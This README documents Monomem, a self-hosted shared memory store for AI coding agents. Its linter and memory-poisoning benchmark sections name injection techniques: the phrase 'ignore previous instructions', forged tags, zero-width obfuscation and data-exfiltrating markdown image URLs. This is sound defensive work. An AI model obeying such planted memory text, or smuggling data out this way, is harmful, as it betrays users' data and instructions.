
claude-bridge
README.md
<!-- Image URLs are absolute on purpose: GitHub resolves relative paths, npm does not. -->

**Auditable shared memory for AI coding agents.** Tell Claude, Cursor, Codex or
Gemini something once and the rest already know it — one self-hosted SQLite
file, over MCP or plain REST. No API keys, no cloud, no hidden model calls.
**Every note records who wrote it, is versioned, and is one undo away**, with
[benchmarks](#benchmark) to prove it.
[](https://github.com/calasdan-sketch/monomem/actions/workflows/ci.yml)
[](https://www.npmjs.com/package/monomem)



*Reconstructed from a real two-writer run against one store. The note, the
server-stamped `written_by`, and the 255 ms read are reproduced exactly from
[`docs/brand/demo-transcript.txt`](https://github.com/calasdan-sketch/monomem/blob/main/docs/brand/demo-transcript.txt).
The two sides are two separately authenticated write tokens, not two recorded
vendor clients; the provenance is real, the client names illustrate the use
case. Frames are rendered rather than screen-captured so the text is legible
at this size, and nothing is sped up. Regenerate from a git checkout with `npm run demo-gif` (needs ffmpeg).*
Tell one assistant something; every other assistant already knows it. Write a
note in Claude Code, read it back in Cursor, Gemini CLI or Codex — one store,
shared across tools from different companies, on your own machine.
`setup` wires up eight clients on this computer: **Claude Code, Claude Desktop,
Cursor, Codex, Gemini CLI, Muse, VS Code and Zed.** Anything else that speaks
MCP or HTTP can connect too — including a browser on your phone, if you expose
the HTTP endpoint yourself ([INFRA.md](./INFRA.md) covers tunnels and phone or
web access).
---
## Quickstart
> **Requires Node.js 22.16 or newer** (22.16+ or 24 LTS). Monomem uses Node's
> built-in `node:sqlite`, which arrived in 22.5 but needed a flag until 22.16. Check with `node -v`. Can't
> upgrade? Use [Docker](#docker) instead.
### Install in 60 seconds
```bash
npx monomem setup
```
`setup` finds Claude Code, Claude Desktop, Cursor, Codex, Gemini CLI, Muse, VS Code and Zed on this computer, shows you in plain words what it will do and the exact
lines it will change, saves a backup of each file, and writes only after you type `y`. Then it writes a first test note, reads it
back, runs `monomem doctor` and tells you how to check it inside Claude Code (type `/mcp`). To look first: `npx monomem setup
--dry-run`. To go back: `monomem setup --undo`. It changes only the Monomem entry; your other servers and settings stay as they
are. **Coming from claude-bridge** (the old name)? It offers to move that entry across and keeps your data. Step by step, with
troubleshooting: [docs/live-claude-code.md](./docs/live-claude-code.md).
Already have notes in Claude Code? `monomem import --claude --dry-run` shows what could be brought in from your `CLAUDE.md` files and
Claude Code's auto memory (secrets are skipped, nothing leaves your computer). Coming from claude-mem, mem0 or basic-memory?
`monomem import --from claude-mem --dry-run` (or `mem0 --path export.json`, `basic-memory`); see [docs/switching.md](./docs/switching.md)
for the import and a clean uninstall of the old tool.
The manual way, if you prefer:
```bash
npm i -g monomem # 1. install
claude mcp add monomem -- monomem mcp # 2. wire it into Claude Code (stdio)
monomem doctor # 3. verify Node, database, token
```
Then, in Claude, say **"remember that my staging server is on port 8443"**,
and in a fresh chat ask "what port is my staging server on?". Step 4, only
if you want the dashboard, REST API and MCP-over-HTTP (the `curl` examples
below need it): `monomem start`.
No global install: `claude mcp add monomem -- npx -y monomem mcp`.
`monomem init` prints the config for Claude Desktop / Cursor / Copilot;
[INSTALL.md](./INSTALL.md) has every client.
`monomem start` serves the dashboard and REST API on `:8790` and
MCP-over-HTTP on `:8791` (bound to `127.0.0.1`). To reach it from your phone
or claude.ai, put an authenticated tunnel (Cloudflare Tunnel + Access,
Tailscale, or your own TLS proxy) in front of `:8791` — see
[INFRA.md](./INFRA.md).
Plain REST works too once `monomem start` is running (the token is in
`~/.monomem/.token`):
```bash
TOKEN=$(cat ~/.monomem/.token)
curl -X POST localhost:8790/notes -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -d '{"title":"Deploy day","body":"Shipped v1.1"}'
curl -H "Authorization: Bearer $TOKEN" "localhost:8790/search?q=deploy"
```
### Where your data lives
Everything (database, token, scoped tokens, spaces config) lives in
`~/.monomem` (Windows: `%USERPROFILE%\.monomem`), outside the installed
package, so `npm update` and npx cache cleanups never touch it. Set
`MONOMEM_HOME` to put it elsewhere, or `MONOMEM_DB_PATH` for just the
database. On macOS/Linux the folder is owner-only (`0700`, files `0600`).
A from-source git checkout that already has `./data/state.db` keeps using
it. `monomem doctor` shows which directory is in use.
**Upgrading from an early 1.0.x install** (data kept inside the package folder): copy it yourself before removing the old package, e.g. `mkdir -p ~/.monomem && cp -Rn "$(npm root -g)/monomem/data/." ~/.monomem/` (Windows: `%APPDATA%\npm\node_modules\monomem\data\*` to `%USERPROFILE%\.monomem\`), then run `monomem rebuild-edges` once.
### Docker
```bash
cp .env.example .env # set MONOMEM_TOKEN (openssl rand -hex 32)
docker compose up -d # dashboard at http://localhost:8790
```
### Backups & restore
```bash
monomem backup --out ~/om-backup # consistent hot copy; safe while the server runs
```
(The attestation signing key `.attest-key` is not copied; see [docs/trust.md](./docs/trust.md#setting-it-up-between-two-servers).)
`monomem backup` writes `state.db` (via SQLite `VACUUM INTO`) plus, if
at-rest encryption is on, a copy of the `.key` file. **Keep the key apart from
the backup**: a backup without its key is unreadable, and one stored next to it
is not encrypted. See [INFRA.md](./INFRA.md#7-backups). The JSON route (admin
token) also works:
```bash
TOKEN=$(cat ~/.monomem/.token)
curl -H "Authorization: Bearer $TOKEN" localhost:8790/export > backup.json # or: monomem export --format json --out backup.json
curl -X POST -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
--data-binary @backup.json localhost:8790/import # admin scope only
```
- **Restore into an empty store.** `POST /import` does not de-duplicate:
importing a backup into a store that already holds those notes creates
duplicates.
- **Exports carry edit history.** Each note exports with its latest body *plus*
the earlier versions an edit replaced (`history`), so export size tracks how
often you rewrote a note, not just your note count. `?history=0` /
`--no-history` leaves them out. **An export with history can hold text
someone removed on purpose — treat it like the database** (see
[SECURITY.md](./SECURITY.md)). The change feed's per-edit log is separate:
metadata only (titles, no bodies), pruned after 90 days, and never part of
a JSON backup.
- **Exports stream.** `GET /export` and `monomem export --format json` page
through the store and write as they go, so peak memory is one page (500
notes) regardless of store size — a multi-month store dumps in one pass.
- **Restores keep the history that exists.** `created_at`, `updated_at`,
`source` and the `rev` counter all survive the round trip (a note at rev 26
stays at rev 26, so `if_rev` guards and the change feed stay accurate).
Imports over 200 notes land in seconds and defer the O(n²) similarity-graph
rebuild — the response says so and search works immediately; run
`monomem rebuild-edges` when you want neighbor ranking back. Restored
notes are re-embedded automatically when semantic search is enabled.
- Markdown (one file per note, git-friendly) is a separate path:
`monomem export --format md --dir ~/memory` — see
[docs/file-sync.md](./docs/file-sync.md).
---
## Automatic memory
Monomem can also remember what Claude Code *does*, without anyone writing a note:
```bash
monomem setup --capture # or answer y to "Also record what Claude does in this project ...?"
```
- **What is recorded:** prompts, tool calls, file edits, commands and their errors, through Claude Code's hooks
(`monomem hook <event>`). Only on this machine, in the same SQLite file; raw events are deleted after 7 days
(`MONOMEM_CAPTURE_RETENTION_DAYS`).
- **What is kept:** a free, deterministic distiller (no model call) turns each session into a few **observations**
(a commit typed by its `fix:` / `feat:` / `refactor:` prefix, a test that failed and then passed, a decision you
stated, a secret that was kept out) and one **session summary** (request, files, commands, outcome, next step).
They are ordinary notes with a `kind`, so lint, quarantine, history, search and the trust policy apply to them,
and they never show up in `state_list` / `state_search` unless asked for.
- **Private by default:** `<private>...</private>` blocks are dropped and secrets are replaced with
`[REDACTED:<type>]` *before* anything is stored. `MONOMEM_CAPTURE=off` stops it; `MONOMEM_CAPTURE_EXCLUDE`
skips folders; `MONOMEM_CAPTURE_SKIP_TOOLS` skips tools.
- **Never in the way:** every hook exits 0 and never migrates the database. If the database is busy or from another
version, the (already redacted) event waits in a spool file and is stored by a later hook.
- **Back at the next session:** the start-of-session context is ranked by what you are working on (git branch, changed
files, recent work), packed into `MONOMEM_RECALL_TOKENS` (1500), and ends with what it stands in for.
- **Looking things up:** `memory_index` (compact rows) → `memory_timeline` (what happened around one) →
`memory_get` (full text, cite as `om:#id`), plus `session_list`. REST: `GET /index`, `GET /timeline`, `POST /get`,
`GET /sessions`, `GET /files/timeline?path=`. The [monomem-mem skill](./skills/monomem-mem/SKILL.md) teaches
an agent this order.
- **Before a file is read:** a `PreToolUse` hook on `Read` (`monomem hook file-context`, installed with
`--capture`) tells the agent which memories are linked to that file, once per session per file. It is advisory
only: it never blocks, allows or changes the Read. Same namespace, trust and UNTRUSTED-banner rules as the
start-of-session context.
- **In the dashboard:** the **Sessions** tab lists recorded sessions; open one for its timeline (summary, prompts,
observations, oldest first).
- **Optional local model:** set `MONOMEM_LLM_URL` (an OpenAI-compatible server such as Ollama,
`http://127.0.0.1:11434`) and `MONOMEM_LLM_MODEL`, and at session end one call rewrites the session summary in
plain words. Off by default; only a loopback URL is accepted (`MONOMEM_LLM_ALLOW_REMOTE=1` to override); bounded
by `MONOMEM_LLM_TIMEOUT_MS`; the answer is redacted and linted like any write, and on any failure the automatic
summary stays.
- **Moves with your data:** export / import and the Markdown vault sync carry an observation's kind, session, type
and files; `monomem encrypt enable` seals captured event outputs too. Captured rows are left out of the stale
count, `memory_stats` totals and consolidation.
- **Old captured rows fade out:** an observation nobody updated or read for 30 days (`MONOMEM_DECAY_DAYS`; summaries
180, `MONOMEM_DECAY_SUMMARY_DAYS`) is archived, never deleted, by the expiry sweep or at session end. Your own notes,
decisions and anything tagged `pinned` never decay. `monomem decay --dry-run` shows what would go; `monomem
restore <id>` brings one back; `memory_stats` reports the counts.
- **Memory quality:** `monomem quality [--json]` (and the dashboard's **Quality** tab, admin token, `GET /quality`)
lists near-duplicates, stale notes with a newer twin, quarantined writes, notes the linter flags and rows about to
decay, each with the command or button that fixes it. Every fix previews or asks first and can be undone.
**Semantic search when available:** `MONOMEM_EMBEDDINGS=auto` uses your local embedding endpoint when it answers
and quietly stays on keyword search when it does not (it retries once a minute).
`monomem doctor` shows whether the hooks are wired, the last captured event and the spool size;
`monomem setup --undo` takes the hooks out again.
**At session start** you get a short "What I know about this project" block first (decisions, conventions, key
files, the last session, open-task count), built from your stored notes with no model, capped at
`MONOMEM_PROFILE_TOKENS` (300) and switched off with `MONOMEM_PROFILE=off`. Every memory line then says why it is
there, in a few characters (`{files,kw 3d}`: linked to files you changed, matches your branch, three days old). A
memory that keeps showing up without helping: `monomem never-show <id>`, the dashboard's **never show** button, or
the tag `never-show`. It stays searchable; it is just never injected again.
### What it costs you
Monomem makes **no hidden model calls**. The only model it ever talks to is the optional local summarizer
(`MONOMEM_LLM_URL`, off by default, one call per session). The meter shows the rest, as aggregate numbers only (no
prompt or note text is recorded):
- tokens injected at session start, per session and in total, and the tokens of captured work they stood in for;
- tokens the local summarizer used (0 while it is off);
- capture events recorded and the database size on disk.
See it in `monomem doctor` (the `footprint:` line), `GET /stats` and `memory_stats` (the `meter` field), and the
dashboard's **Meter** view. Tokens are estimates at about 4 characters a token.
---
## What makes it different
- **Small footprint.** One Node process, one SQLite file, **2 direct runtime
dependencies** (`@modelcontextprotocol/sdk`, `zod`; ~94 packages installed
in total, mostly the MCP SDK's own), no native modules, no vector database,
no Python. Back it up by copying one file.
- **Change feed.** `memory_since` / `GET /changes`: "what changed while I was
away" — created, updated **and deleted** notes grouped by source, with a
per-device "since I last looked" marker. Driven by a local change log, so
restores, file-sync imports and deletes are never missed. → [docs/change-feed.md](./docs/change-feed.md)
- **Live wait.** `GET /changes?wait=25` / `memory_since { wait_seconds: 25 }` parks
until something changes in your scope, so a session sees an idea added from
your phone within moments instead of on its next poll. **Use 25, not the 55
maximum:** many proxies and tunnels cut an idle response at 30s (a 55s wait
behind one died at 30.0s). Bounded (16 per token), and a dropped client or a
server shutdown frees its slot; `ack_mode: "manual"` makes delivery
at-least-once. → [docs/change-feed.md](./docs/change-feed.md#live-wait)
- **Task board, handoffs, catch-up.** `task_put` / `task_get` / `task_list` /
`task_claim`, `session_handoff`, and one `catch_up` call (changes since you last looked +
open tasks + latest handoff). Built on plain notes, so it is encrypted,
namespaced and searchable like the rest; `monomem recall` includes open
tasks and the latest handoff at session start. → [docs/tasks.md](./docs/tasks.md)
- **Memory linter.** Every write is scanned for secrets (API keys, JWTs,
private keys, high-entropy tokens) and prompt-injection instructions
("ignore previous instructions", chat-template markers, tool-call
coercion). Secrets are blocked; injection is quarantined for admin review
and invisible to search and recall until approved. It is a pattern
linter, with unit tests but no published false-positive rate: expect misses
and the occasional false flag. → [docs/memory-linter.md](./docs/memory-linter.md)
- **Plain-file sync.** `monomem export --format md --dir` writes one
Markdown file per note with YAML front-matter, deterministic and
git-friendly; `monomem import --dir` merges edits back three-way — newer
wins, conflicts reported and the losing version kept, never silently lost.
Works across machines through GitHub or Syncthing. → [docs/file-sync.md](./docs/file-sync.md)
- **Scoped tokens.** `read` / `write` / `admin` bearer tokens, enforced
identically on REST and MCP — give your phone a read token and a leaked
token can't wipe the store.
- **MCP *and* a plain REST API** on the same store, plus a small dashboard.
Also included: optional semantic / hybrid search with your own embeddings
endpoint (Ollama or any OpenAI-compatible API), natural-language time
filters ("yesterday evening"), staleness warnings, near-duplicate
consolidation, a similarity graph, access-based ranking, server-side
namespace isolation, and a Claude Code SessionStart recall hook.
→ [docs/search.md](./docs/search.md)
---
## How it works
```mermaid
flowchart LR
subgraph Agents["Your agents"]
CC["Claude Code"]
CD["Claude Desktop"]
PH["Phone / Web"]
CU["Cursor / Copilot"]
end
subgraph OM["Monomem (one Node process)"]
MCP["MCP server\n(stdio + HTTP)"]
REST["REST API + Dashboard"]
LINT["Memory linter\n(secrets + injection scan)"]
DB[("SQLite\n(one file)")]
end
CC <--> MCP
CD <--> MCP
CU <--> MCP
PH <-->|tunnel| REST
MCP --> LINT --> DB
REST --> LINT
```
Write once in one assistant, read it back in another — every agent shares
the same store.
## How it compares
Other good projects solve overlapping problems, and we have not verified a
feature-by-feature comparison against their current releases, so we do not
publish one. Read their own docs and pick on your needs:
- [mcp-memory-service](https://github.com/doobidoo/mcp-memory-service),
[Basic Memory](https://github.com/basicmachines-co/basic-memory),
[OpenMemory (mem0)](https://docs.mem0.ai/openmemory) and the
[official MCP memory server](https://github.com/modelcontextprotocol/servers/tree/main/src/memory)
are all worth a look.
What Monomem itself provides (all of it checkable in this repo): MIT
license, Node 22.16+ with 2 direct runtime dependencies, one SQLite file,
MCP over stdio and HTTP plus a REST API, optional semantic search with your
own embeddings endpoint, a change feed that includes deletes, a write-time
secret and injection linter, Markdown export and three-way import, scoped
tokens with optional per-token namespaces, and optional AES-256-GCM
encryption of note bodies. See [SECURITY.md](./SECURITY.md) for what it does
**not** do.
---
## MCP tools
**Ten of these are registered by default:** `state_write`, `state_read`, `state_search`, `state_relevant`,
`state_list`, `state_delete`, `catch_up`, `memory_supersede_preview`, `memory_supersede_confirm`,
`memory_supersede_undo`. Every tool's
schema is sent to the model on every turn, so the rest are operator tooling you opt into with
`MONOMEM_TOOLS=all`, or by naming them: `MONOMEM_TOOLS=memory_index,memory_timeline`. See
[docs/configuration.md](./docs/configuration.md). The command runner (`task_*`, `runner_status`) is **not
shipped in the npm package** — build it from the repo.
| Tool | Scope | |
|---|---|---|
| `state_write` / `state_read` / `state_delete` | write / read / admin | CRUD with compare-and-swap (`if_rev`) and provenance (`source`) |
| `state_search` / `state_relevant` / `state_list` | read | keyword, semantic or hybrid search; vague-message recall; listing |
| `memory_since` | read | change feed (`wait_seconds` = live wait) |
| `task_put` / `task_list` / `task_get` | write / read / read | shared task board across devices and models; `client_key` makes a create retry-safe |
| `task_claim` | write | take / heartbeat / release a task with a lease (compare-and-swap) |
| `task_approve` | admin | approve a command task so the PC's runner may run it ([RUNNER.md](https://github.com/calasdan-sketch/monomem/blob/main/docs/RUNNER.md)) |
| `runner_status` | read | is the PC's runner listening, and how many approved commands are waiting for it (`monomem runner-status`, `GET /runner/status`; [RUNNER.md](https://github.com/calasdan-sketch/monomem/blob/main/docs/RUNNER.md)) |
| `session_handoff` / `catch_up` | write / read | leave a handoff; one-call catch-up at session start |
| `memory_ack` | read | confirm a manual-ack change-feed page |
| `memory_stats` | read | totals, most-read, never-read, stale |
| `memory_quarantine` | admin | review linter-held writes |
| `trust_policy` | admin | list / change the per-namespace distrust list and the trusted attester keys ([docs/trust.md](./docs/trust.md)) |
| `memory_supersede_preview` / `memory_supersede_confirm` / `memory_supersede_undo` | write | replace a note in two steps (preview changes nothing; confirm needs its one-time code); undo ([docs/replacing-memories.md](./docs/replacing-memories.md)) |
| `memory_history` / `memory_restore_version` / `memory_history_purge` | admin | earlier versions of a note; put one back as a new version; forget them |
| `memory_consolidation_candidates` / `memory_consolidate` / `memory_rebuild_edges` | admin | dedup and similarity-graph maintenance |
REST mirrors them (`/notes`, `/search`, `/relevant`, `/changes`, `/tasks`, `/handoffs`, `/catch-up`, `/stats`,
`/export`, `/import`, …). Full reference: [docs/architecture.md](./docs/architecture.md).
## CLI
```
monomem start | mcp | doctor | init
monomem setup [--dry-run] [--yes] [--only claude-code,claude-desktop,cursor,codex,gemini,muse,vscode,zed] [--hook] [--undo] # connect your apps; safe, backed up, undoable
monomem import --claude [--dry-run] [--update] [--project <folder>] # bring in CLAUDE.md files and Claude Code auto memory
monomem import --from claude-mem|mem0|basic-memory [--path p] [--dry-run] # switch from another memory tool (docs/switching.md)
monomem sync --git ~/my-private-memory-repo [--encrypt] # keep your computers in step through YOUR private git repository
monomem changes --since last --consumer laptop
monomem runner-status # is each PC's runner listening? commands waiting?
monomem trust [list | distrust <w> | undistrust <w> | identity | attester-add <key> --server-id <id> | attester-remove <id> | attester-revoke <id>]
monomem trust [export-key --out <file> | rotate] # EXPERIMENTAL: signed attestations (docs/trust.md)
monomem watch --consumer pc [--exec program args...] # react to changes as they land
monomem backup [--out dir] [--include-approval-key] [--include-attest-key] # hot copy of the database (+ keys)
monomem export --format md --dir ~/memory monomem import --dir ~/memory
monomem export --format json [--attest] --out a.json monomem import --file a.json [--require-attestation]
monomem supersede --old 12 --title "..." --body "..." # replace a note: shows what you would lose, asks you to type the count
monomem supersede undo <id> monomem history <id> | restore <id> <version> | purge <id>
monomem quarantine [list | approve <id> | reject <id>]
monomem quality [--json] monomem decay [--dry-run] monomem archive <id> | restore <id>
monomem consolidate | rebuild-edges | reindex | relevant "…" | recall
monomem bench [--json] [--suite stale|contradiction|isolation|provenance] [--strict-gaps] # provenance benchmark (docs/BENCHMARK.md)
```
`monomem help` explains each. Upgrading an existing 1.3.x install: [docs/upgrading.md](./docs/upgrading.md). The CLI runs with full local trust (no
token).
---
## Who wrote this?
Every note carries a **server-stamped** `written_by` (who last changed its title or body; a tag edit or a task status change does not count) and `created_by`
(the first). It is the label of the authenticated token that made the call, or a fixed
marker for writers with no token: `stdio` (local MCP), `cli` (an `monomem` command),
`server` (its own jobs), `runner` (the command runner). A client cannot set it: `written_by` in a request body is
ignored, and an import stamps the *importing* admin. The old `source` field is still
there, but it is only what the writer *claims*, so anyone can put anything in it.
A note written by Claude Code and one written by Cursor are therefore no longer
identical on read-back. MCP results add a "who wrote this" block under the untrusted-data
banner, the session-start recall names the writer, and `state_list`, `state_search` and
`memory_since` take `written_by` / `not_written_by` (REST: `?written_by=`) so an agent can
ignore its own writes or distrust a client. Rows from before 1.3.3 read `""` (unknown).
Details and limits: [docs/provenance.md](./docs/provenance.md).
**Trust (1.4.0, hardened in 1.4.1).** `writer_id` (`<server_id>/<label>`) says which server a label came from. An admin can put a
writer on a per-namespace **distrust list** (`monomem trust distrust <writer> --namespace work`, the
`trust_policy` MCP tool, `/trust` REST): its notes, tasks, handoffs and feed entries are then left out of every
read path unless an **admin** passes `include_distrusted`, they stay hidden after anyone else edits them, and a
distrusted command task is never run. A JSON export made with `--attest` (`?attest=1`; the default export is the
plain `{"notes": [...]}` as in 1.3.x) carries a per-note Ed25519 **attestation**; an import that trusts the exporting server's key keeps the
original author as `attested_writer`, otherwise it flattens provenance as before and marks the note `imported_unverified`. (Attestations are **EXPERIMENTAL** in 1.4.x.) What that proves and what it
does not: [docs/trust.md](./docs/trust.md).
## Benchmark
`monomem bench` checks the provenance behaviour a shared agent memory needs: that one agent cannot silently turn a weak
guess into shared truth. It is deterministic, offline, uses no model, and runs on a throwaway store through the real REST API
(`npm run bench` from a checkout; `--json` for every scenario with expected vs actual; exit 1 on any failure, so it can gate CI).
It has five suites, as plain JSON scenario files you can extend in [`bench/scenarios/`](https://github.com/calasdan-sketch/monomem/tree/main/bench/scenarios).
| Suite | Scenarios | What it checks | Headline number |
|---|---|---|---|
| A Stale memory | 32 | a fact updated, replaced, deleted, aged: is the current value first and the old one never shown (or flagged)? Includes the two-step replace (preview writes nothing; the code is single-use, expires, and is bound to one caller) | `stale-hit-rate@1/@5`, `current-recall@1` |
| B Contradiction recovery | 31 | writer A vs writer B, then a trusted correction; distrusting the bad writer; weak overwrite of a trusted note; restoring the trusted text from history; the trust guard on replacing | resolved to the correction, loser stays visible, overwrite protected |
| C Permission isolation | 27 | cross-tenant read/write/search/export/import/merge/sweep, token scopes, admin-only flags, signed imports, and (1.6.0) that one tenant cannot read another's history, preview, undo or reuse a confirmation code | `leakage-count` (must be 0), `unexpected-denials` |
| D Provenance retention | 19 | source, writer, creator, timestamps, deletion deadline, confidence after export, import, merge, update | `fields-lost` |
| E Memory poisoning | 14 | injected or malicious memories never reach an agent as trusted content: prompt-injection (plain, forged tags, zero-width-obfuscated) is quarantined; a distrusted/low-trust writer cannot outrank or silently overwrite a trusted fact; secrets are redacted (capture) or blocked (write); a forged writer/namespace is stamped with the real one; an unsigned import cannot pose as verified; a captured web fetch is not trusted memory; SessionStart injection carries the untrusted-data banner and leaves distrusted notes out; mass near-duplicate flooding cannot bury the answer | `poison-reach-count` (must be 0) |
**Retrieval quality (2.0.0).** `monomem bench --longmemeval` and `--locomo` score retrieval on the public datasets, with no model
and no judge (does the right conversation come back?). On one Windows PC, 2026-10-31:
| Dataset | Search | Recall@5 | Recall@10 | Search time (p50) |
|---|---|---|---|---|
| LongMemEval-S, 470 questions | keyword (default) | 95.1 % | 97.2 % | 2.7 ms |
| LongMemEval-S, 470 questions | hybrid (local embeddings) | 96.8 % | 98.5 % | 21 ms |
| LoCoMo-10, 1,982 questions, by session | keyword (default) | 89.1 % | 95.0 % | 1.3 ms |
These are retrieval numbers, not the end-to-end QA accuracy memory vendors usually publish, so they are not comparable with
those. Every number, the per-type breakdown, where hybrid is worse, and the caveats: [docs/BENCHMARK.md](./docs/BENCHMARK.md#retrieval-longmemeval-s-and-locomo).
**What it does not measure.** The provenance suites above are not a retrieval-quality or semantic-search benchmark (keyword search, made-up unique words, no
embeddings). It does not measure speed, scale or concurrency, and "0 leaks" means none of *these* probes leaked; it is a regression gate,
not an audit. Details and the scenario format: [docs/BENCHMARK.md](./docs/BENCHMARK.md). Another memory system can be tested by
writing a small adapter (write, update, delete, search, plus the actor: writer and namespace).
**The five provenance fields, honestly.** Against the usual list (source, timestamp, confidence, tenant, deletion policy), at 1.6.0:
*source*: partly (`written_by` / `created_by` are server-stamped and cannot be faked; the `source` field is only a claim);
*timestamp*: yes (`created_at`, `updated_at`, kept through export and import, plus a staleness flag); *tenant*: yes (namespaces pinned
to tokens, read grants); *deletion policy*: partly (per-note `forget_after`, archive and sweep, explicit admin delete; no per-tenant default
or legal hold); *confidence*: **yes, as a claim** (an optional 0 to 1 value, labelled with who claimed it, kept through edits, export and import,
and never used to override the trust rules; 1.5.0 dropped it silently).
**Replacing a memory (1.6.0).** Replacing an old note is always two steps, on every surface: a preview that changes nothing and shows
"Are you sure you want to replace this?" with exactly what would stop appearing in search, then a confirm that needs the preview's one-time code.
Nothing is deleted, undo is one command, and every edit now keeps the text it replaces (admin-only history with restore). See
[docs/replacing-memories.md](./docs/replacing-memories.md).
**Known gaps.** Scenarios that fail because Monomem lacks the behaviour are kept, marked, and listed here and in the report. They do not fail the run
(`--strict-gaps` makes them), and a gap that starts to pass fails the run until its marker is removed. The four recorded at 1.5.0 are fixed, and so is the one the memory-poisoning suite found (`GAP-POISON-MDLINK`, 2.0.0). **None is open.**
| Gap | What was missing | Status | Scenarios |
|---|---|---|---|
| `GAP-SUPERSEDE` | No "this replaces that" link: write a second note and leave the first, and search returned both, the old one often first. | **Fixed in 1.6.0**: two-step replace; the old note is kept, hidden, labelled, undoable. | A05, A06, A10, A20, B03 (now pass) |
| `GAP-RECENCY` | A 200-day-old note with better keyword overlap could outrank the current one (flagged, but not second). | **Fixed in 1.6.0**: a stale twin stays behind its newer twin. | A11 (now passes) |
| `GAP-HISTORY` | No version history of bodies; after a bad overwrite the trusted original was not recoverable from Monomem. | **Fixed in 1.6.0**: bounded, admin-only history with restore (restore is a new version). | B08, B09 (now pass) |
| `GAP-REST-CAS` | The REST `PUT /notes/:id` ignored `if_rev`. | **Fixed in 1.5.0**: it takes `if_rev` and answers 409. | B16 (passes) |
| `GAP-CONFIDENCE` | No confidence field; a client could send one but it was dropped silently. | **Fixed in 1.6.0**: optional, validated, labelled as a claim. | D10 (now passes) |
| `GAP-POISON-MDLINK` | The write-time linter did not flag markdown images whose URL smuggles note data out (e.g. ``); such a note was stored as ordinary memory. | **Fixed in 2.0.0**: a remote markdown image with a query string is held in quarantine; README badge hosts are exempt. | E11 (now passes) |
## Security in one paragraph
Loopback by default and fail-closed: it refuses to bind a public interface
without an explicit `MONOMEM_TOKEN`. Constant-time bearer auth on every
data route, scoped tokens, DNS-rebinding Origin checks, per-client rate
limits, size caps, an append-only audit log without note content, the
write-time linter above, and an untrusted-data banner on every MCP read (REST responses do not
carry it) so agents treat note content as data, not instructions. Optional AES-256-GCM
encryption at rest for note bodies only (`monomem encrypt enable`; titles,
tags, timestamps and embeddings stay readable), per-note
TTL with reversible soft-archive, and `?explain=1` so a caller can see why
a memory was retrieved. **Per-token namespace permissions** pin a token to
one namespace so a single shared bridge stays isolated per agent — a pinned
admin token is still confined. Your notes stay in one
file on your machine; a tunnel only carries requests. Details and known
limits: [SECURITY.md](./SECURITY.md),
[docs/token-namespaces.md](./docs/token-namespaces.md), and
[docs/encryption-retention.md](./docs/encryption-retention.md).
**About the retrieval eval.** `evals/cross-device-tasks.json` is 10 tasks over
10 notes and lexically easy; its perfect score is a regression gate in CI,
not evidence of retrieval quality. Keyword-only `state_search` scores 1.00
recall@1 on it (0.70 before the 2.0.0 any-word fallback and the 2.1.1
negation fix). See [docs/encryption-retention.md](./docs/encryption-retention.md#the-evaluation-set).
## Leaves no trace
Monomem writes to its data folder (`~/.monomem`) and, through `monomem setup`, to the one `monomem` entry in each
app's config, with a backup beside it. Nothing lands in your projects unless you name the folder (`--project`, `--dir`,
`--out`, `sync --git`), no `CLAUDE.md` is ever written, and every retry has a limit. `monomem uninstall` takes it out
of every app (byte for byte where it can), `--purge` also deletes the data after a final backup. Every file, and how to
remove it: [docs/footprint.md](./docs/footprint.md).
## Documentation
| | |
|---|---|
